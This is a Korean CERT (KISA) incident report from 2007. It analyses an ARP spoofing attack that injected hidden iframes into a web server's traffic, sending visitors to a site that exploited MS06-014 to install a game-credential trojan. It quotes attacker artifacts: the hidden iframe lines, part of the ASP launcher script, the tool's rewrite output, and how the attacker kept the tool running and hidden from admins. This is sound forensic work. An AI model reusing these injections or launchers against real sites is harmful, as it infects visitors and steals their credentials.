ARP Spoofing 기법을 이용한 웹 페이지 악성코드 삽입 사례

2007. 2. 7

KrCERT/CC
인터넷침해사고대응지원센터

KISA 한국정보보호진흥원
Korea Information Security Agency

※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.

1. 개요

인터넷 침해사고 중 전통적인 웹 변조 행위는, 사이트 초기페이지를 공격자가 원하는 메시지로 바꾸어, 실력을 과시하거나 정치적인 의미를 전달하고자 하였다. 하지만 최근 대부분의 경우에서는 눈에 띄지 않도록 악성코드를 숨겨두어 방문자의 컴퓨터에 악성프로그램을 설치하고 구동시키는 양상으로 발전하고 있다[1]. 이러한 악성 코드의 전파를 통해, 웹 변조 침해사고의 범위를 일반 사용자들의 PC까지 확대시킨 대표적인 이유는, PC 사용자의 계정 정보 또는 개인정보를 탈취하거나 수집하여 악용함으로써, 금전적인 이익을 얻기 위함이다. 그러므로 원하는 정보의 수집을 극대화하기 위해서 악성코드들의 수명을 장기간 지속시키고, 많은 수의 PC에 침투해야 하기 때문에 더욱더 정교한 방법으로 이루어지고 있다. 따라서 웹 변조사고에 대해 관리자들이 탐지하거나 조치하기가 더욱 더 어려워지고 있는 실정이다.

지금까지 발견된 악성코드 삽입의 대표적인 대상으로는 웹사이트 소스파일, 접속자 측 스크립트(자바 스크립트, 비주얼베이직 스크립트 등), CSS 또는 .inc등의 참조파일, 플래시파일의 액션스크립트, 데이터베이스 자료 값 등이 있다. 하지만 이러한 경우는 대부분 웹 서버 내부의 침해사고이므로, 원인분석이나 보완 조치 등이 해당 서버 내에서만 이루어 졌었지만, 본 사고의 경우에는 네트워크상의 트래픽을 탈취/변조하여 악성 iframe 코드를 삽입하였으므로, 지금까지의 악성코드 삽입 사례들과는 다른 특징을 지니고 있으며, 다음과 같이 요약할 수 있다.


o 대상 웹서버에 침투하지 않고, 동일한 서브네트워크의 취약 시스템 악용

o 동일한 서브네트워크에서 동적 ARP cache를 운용중인 모든 서버의 트래픽 변조 가능

o ARP Spoofing[2] 기법을 수동적인 스니핑에서 그치지 않고 트래픽 변조에 악용

o 악성코드 삽입 관련 침해사고 분석 시 서버단위에서 네트워크 단위로 분석 범위의 확장 필요

즉, <그림 1.>과 같이 ARP Spoofing 기법을 통해 공격자의 서버가 게이트웨이인 것으로 위장하여 외부로 나가는 트래픽을 가로채고 변조하였기 때문에, 피해 시스템뿐만 아니라 네트워크 환경에서의 이상유무도 함께 확인해야 한다.



<그림 1. 침해사고 개요도>

최종 분석 결과 ARP Spoofing을 수행했던 서버는 같은 서브네트워크의 윈도우즈 2000 서버였으며, 이 서버 또한 공격자가 침투한 후에 ARP Spoofing 프로그램을 설치하여 동작시킨 피해서버 중의 하나였다.

이러한 침해사고 분석 결과에 따라, 웹 서버의 ARP cache에서 게이트웨이 MAC주소를 정적(permanent)으로 설정하고, 윈도우즈 시스템에서 ARP Spoofing 프로그램을 종료시키고 나서야, 그동안 웹 페이지에 삽입되었던 악성코드가 사라지게 되었다.

그리고 악성프로그램을 유포한 사이트의 분석결과, 1,000 여개의 다른 웹사이트를 해킹한 후 유포지 서버로 자동 접속 하도록 악용하였으며, 62만 여개의 Unique IP가 악성프로그램 다운로드 페이지를 방문하고, 이 중 보안 취약점이 있는 9만 2천여 대의 PC가 감염 된 대규모 악성코드 유포 사례였다. 이에 따라, 인터넷침해사고대응지원센터에서는 발견된 1,000 여개의 경유지 사이트의 목록을 확보하여 담당자에게 해당 사실을 통보하고 보완 조치하도록 하였다.

2. 악성코드 경유지 웹사이트 분석

분석 대상 서버는 휴대전화 게임관련 사이트였으며 운용환경은 다음과 같다.

o 네트워크 환경: 부산 모 통신社의 IDC 서버호스팅
o 시스템 용도: 웹 서버
o 운영체제: LINUX (CentOS 3.6)
- 웹 서버: Apache 1.3.34, PHP 4.4.1
- 기타 서비스 : MySQL

그리고 이 서버에 인터넷 브라우저로 접속하게 되면, <그림 2.>와 같이 모든 HTML페이지에 악성 프로그램 설치를 유도하는 iframe 코드가 아래와 같이 삽입되어 있었다.

```
<html>
<head>
<iframe src=http:[illegible]ic.htm height=0 width=0></iframe><title>?★</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<style type="text/css">
<!--
body {  margin-top: 0px; margin-right: 0px; margin-bottom: 0px; margin-left: 0px}
-->
</style>

<script language="JavaScript" type="text/JavaScript">
<!--
```

<그림 2. 접속자 브라우저에서 수신한 웹 페이지>


이 외에도, 피해 서버에서 나타나던 이상 증상은 다음과 같았다.

o HTML페이지가 시작되는 부분인 <title>태그 부근에 iframe삽입
o HTTP 또는 SSH연결의 접속 지연 및 접속 장애
o OS재설치를 위해 새로운 OS와 물리적으로 다른 서버로 이전하였음에도 동일하게 발생
o 악성코드가 삽입되는 현상이 지속되지 않고 일시적으로 발생


분석 초기에는 침해사고 분석절차에 따라 각종 로그 분석과 시스템 분석을 장기간 진행하였으나 원인을 찾지 못하였다. 시스템 분석 결과 원인을 찾지 못했기 때문에, 네트워크 트래픽을 관찰하였으며, 해당 서버에서 발송되는 트래픽과 웹 접속자의 브라우저에서의 내용이 상이함을 발견하였다.

아래의 <그림 3.>은 웹 서버에서 접속자에게 보내는 tcpdump결과이며, 전송되는 내용에는 악성코드가 없는 상태이지만, 접속자에게는 <그림 4.>와 같이 iframe을 이용한 악성코드가 삽입된

채로 수신되었다.



<그림 3. 웹 서버에서 접속자에게 전송한 HTML 코드>



<그림 4. 접속자에게 수신된 HTML 코드>

그러므로 웹서버와 접속자간의 통신구간에서 문제가 있을 것으로 추정하고, ARP Spoofing 여부를 확인하였다. 해당 서버가 입주해 있는 IDC측에 문의한 결과 웹서버 ARP cache 상의 게이트웨이 MAC과 실제 게이트웨이 MAC이 다른 것을 확인하였으며, 게이트웨이로 위장하고 트래픽을 변조하고 있는 서버를 찾아서 추가 분석을 진행하였다.


3. 트래픽 변조 서버 분석

웹서버와 게이트웨이에 위장 ARP패킷을 보내어 트래픽을 변조한 서버의 운용환경은 다음과 같다.

o 운용환경: 부산 모 통신社의 IDC 서버호스팅
o 시스템 용도: 웹 호스팅 및 테스트 서버
o 운영체제: Windows 2000 Server Std. (SP4)
- 웹 서버: IIS 5.0
- 기타 서비스 : MS-SQL 2000

이 서버는 웹서버와 동일한 서브네트워크 안에서 웹호스팅 서버로 쓰이면서, 홈페이지 개발 테스트용으로도 쓰이고 있었다. 시스템 분석을 위해 동작하고 있는 프로세스들을 살펴보았으나, ARP Spoofing과 관련된 프로세스는 발견하지 못했는데, 나중에 밝혀진 결과 공격자가 스크립트를 이용하여 관리자의 로그인을 탐지하여 해당 프로세스를 중지시켰기 때문이었다.

침해사고 분석을 위해 공격자의 파일을 확보하고자 웹 취약점이 있는지 확인하였으며, 취약한 웹 사이트의 디렉토리를 점검 한 결과 공격자가 생성해 둔 파일들을 찾을 수 있었다. 웹 사이트의 침해사고를 분석하기 위해 웹로그를 찾아보았으나, 서버의 HDD 용량문제 때문에 로그를 남기지 않도록 운영해 왔기 때문에 웹로그 분석은 할 수 없었다.



<그림 5. IIS 웹로그 설정화면>

가. ARP Spoofing관련 프로그램 분석

웹 디렉토리에 남겨진 파일은 server.asp 파일이었으며, ARP Spoofing을 구동시키는 역할을 하는 파일이었다. 그리고 ARP Spoofing에 필요한 파일들은 c:\winnt\addins\ 디렉토리에서 발견할 수 있었으며, 각 파일들의 역할을 분석해 보면 다음과 같다.

o C:\webhome\board\server.asp: 외부에서 HTTP를 이용하여 ARP Spoofing 프로그램을 구동 시키기 위한 스크립트 파일을 실행


```
<%
Option Explicit
Dim WMI, Process, Shell, Program, strComputer, strExe
strComputer = "."
strExe = "cmd.exe /c cscript.exe c:¥winnt¥addins¥a.vbs"
set WMI = getobject("winmgmts://"_
& strComputer & "/root/cimv2")
Set Process = WMI.Get("Win32_Process")
Set Program = Process.Methods_( _
"Create").InParameters.SpawnInstance_
```

<그림 6. server.asp>

o C:\winnt\addins\a.vbs: ARP Spoofing을 수행하는 프로그램(ppppt.exe)에 인자값들을 전달하여 실행


<그림 7. a.vbs>

o C:\winnt\addins\a.bat: a.vbs와 동일한 역할을 수행하지만 배치파일 형태로 동작하고, ppppt.exe 프로세스를 강제로 중지(kill)시키게 되면 ping 명령으로 약 20여 분간 지연시킨 후 다시 ppppt.exe 실행시키기 때문에, 관리자가 프로세스를 계속해서 모니터링 하지 않으면 ppppt.exe 프로세스의 재시작을 알기 어려움



<그림 8. a.bat>

o C:\winnt\addins\go.bat: 관리자 그룹의 계정이 로그인 하게 되면 로그오프하면서 ppppt.exe 프로세스 종료




<그림 9. go.bat>

o C:\winnt\addins\job.txt: ARP spoofing하는 동안 수신되는 트래픽 중에서 지정한 형식의 패킷이 수신되면 job.txt파일의 문자열 규칙에 따라 대체하여 변조하기 위한 참조파일이며 2행은 검색 조건이고 4열은 대체할 문자열이므로, 트래픽중에 <title 이라는 문자열이 검색되면 iframe코드를 삽입함

<그림 10. job.txt>

나. ARP Spoofing 프로그램 분석

실제로 이 서버에서 ARP Spoofing을 수행한 프로그램 파일명은 ppppt.exe이며, UPX[3]로 실행압축된 상태였다. 실행압축 해제 후 <그림 11.>과 같이 바이너리를 분석한 결과 ARP spoofing용으로 제작된 공개 소스를 이용한 것으로 확인되었다.




<그림 11. ppppt.exe파일의 strings>

본 분석에서의 네트워크 환경은 개요에서 설명한 <그림 1.>과 같이 게이트웨이 IP는 210.X.X.129, 웹서버 IP는 210.X.X.139, 트래픽 변조 서버 IP는 210.X.X.222이다. 참고로, Windows XP에서는 raw socket을 통한 트래픽에 제한을 받기 때문에 패킷 변조에 제약이 있으나, WinPcap과 같은 별도의 네트워크 라이브러리를 이용하면 패킷변조가 가능하다.(2007. 06 수정)


□ 위장 ARP 전송 단계

ARP Spoofing 프로그램을 실행하면, <그림 12.>와 같이 출력되면서 트래픽 변조를 위한 모니터링을 시작한다.




<그림 12. ppppt.exe 프로그램 실행>

그리고 <그림 13.>을 보면 알 수 있듯이, 게이트웨이와 웹 서버 양쪽에 MAC과 IP주소를 위장하는 ARP 패킷을 보내면, 동적인 ARP cache를 사용하는 시스템에서는 수신된 ARP 패킷의 정보를 받아들여 <그림 14.>와 같이 ARP cache를 갱신하게 되며, 트래픽 변조 서버는 웹 서버의 ARP cache를 유지[4]시키기 위해 지속적으로 ARP 패킷을 보낸다.



<그림 13. 변조서버에서 위장 ARP 전송>

위장된 ARP패킷을 수신한 웹 서버에서는 아래의 그림과 같이 ARP cache를 갱신 하게 되어 실제의 게이트웨이로 보내야할 트래픽을 변조 서버로 보내게 된다.




<그림 14. 위장 ARP 수신 후 변경된 ARP cache>

□ **트래픽 변조 단계**

위장 ARP를 전송한 후 인입되는 트래픽을 관찰하여, 지정한 형식의 패킷이면, 아래 <그림 15.>의 job.txt파일을 참조하여 지정한 문자열로 대체하여 전송 한다.

<그림 15. 문자열 대체 규칙 정의 파일>


아래의 <그림 16.>을 살펴보면 웹 서버에서 전송한 패킷에는 iframe이 없지만, <그림 17.>과 같이 변조 서버에서 변조한 후 <그림 18.>과 같이 전송하게 되면 접속자에게는 <그림 19.>와 같이 변조된 페이지가 수신된다.



<그림 16. 웹서버에서 접속자에게 전송되는 트래픽을 변조서버가 수신>

```
[+] Caught 210.[illegible].139:80   -> 211.[illegible].24:17047
[*] Forwarding untouched packet of size 60
[*] Forwarding untouched packet of size 60
[+] Caught 210.[illegible].139:80   -> 211.[illegible].24:17047
    Applying rul <title> ==> <iframe src=http://www.krcert.or.kr/favicon.ico hei
ght=0 width=0></iframe><title>
[*] Done 1 replacements, forwarding packet of size 385
[*] Forwarding untouched packet of size 385
[+] Caught 210.[illegible].139:80   -> 210.[illegible].212:2365
```

<그림 17. 변조서버에서 트래픽 변조>



<그림 18. 변조한 내용으로 변조서버가 웹 접속자에게 전송>

<그림 19. 웹 접속자의 브라우저로 수신된 변조 페이지>


지금까지의 과정을 거친 후, 브라우저에서는 iframe 태그에 정의되어 있는 페이지에 접속을 시도하게 된다.

4. 악성코드 유포지 웹사이트 분석

본 장에서는 악성코드 유포지로 사용된 서버의 분석 결과를 살펴보도록 한다.

악성코드 유포지로 사용된 서버는 FreeBSD 상에서 Apache 웹서버(버전 1.3.34)를 사용하고 있었다. 지금까지의 악성코드 유포지/경유지 사이트들은 대부분 윈도우즈 OS와 IIS 웹서버를 주 공격 대상으로 하였는데, 본 사례의 경우 FreeBSD OS와 Apache 웹서버를 공격하였다.

다음 그림은 악성프로그램 유포서버의 대략적인 시나리오이다.



<그림 20. 악성코드 유포 시나리오>

가. 악성코드 경유지 사이트에서 유포 사이트로 접속 유도

아래와 같이 다수의 악성코드 경유지 사이트에 본 사고분석을 진행한 악성코드 유포 사이트로 접속하도록 iframe을 은닉하였다.

```
<iframe src=http://dream[      ].com/img/jang/music.htm height=0 width=0></iframe>
```

일반사용자가 경유지 사이트를 방문할 경우 위의 은닉된 부분으로 인해 자동으로 dream[ ].com 사이트로 접속되고 PC의 보안취약점(MS06-014)을 공격하는 music.htm에 의해 보안 패치가

되어 있지 않은 PC에 cctv.exe 라는 파일이 실행되어 온라인게임 ID와 패스워드를 유출시키는 트로이목마를 설치한다.

나. 피해 규모

□ 1,000여 개의 경유지 웹사이트 발견

해당 유포 사이트에서는 웹로그에 "referer"를 남기도록 설정되어 있었다. referer는 해당 페이지를 요청한 이전 URL을 의미하는 것으로 일반적으로 어떤 경로를 통해 자사의 웹사이트를 방문했는지 확인하기 위한 목적으로 남기는 경우가 많다. 즉, 자사 사이트가 어떤 검색 서비스를 통해 접속했는지 확인하여 사이트 홍보에 활용하기 위한 용도로 많이 사용된다.

본 사고의 유포지 사이트에서는 아래와 같이 referer를 같이 남기도록 설정되어 있어 이를 통한 경유지 사이트를 찾는데 많은 도움이 되었다.

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

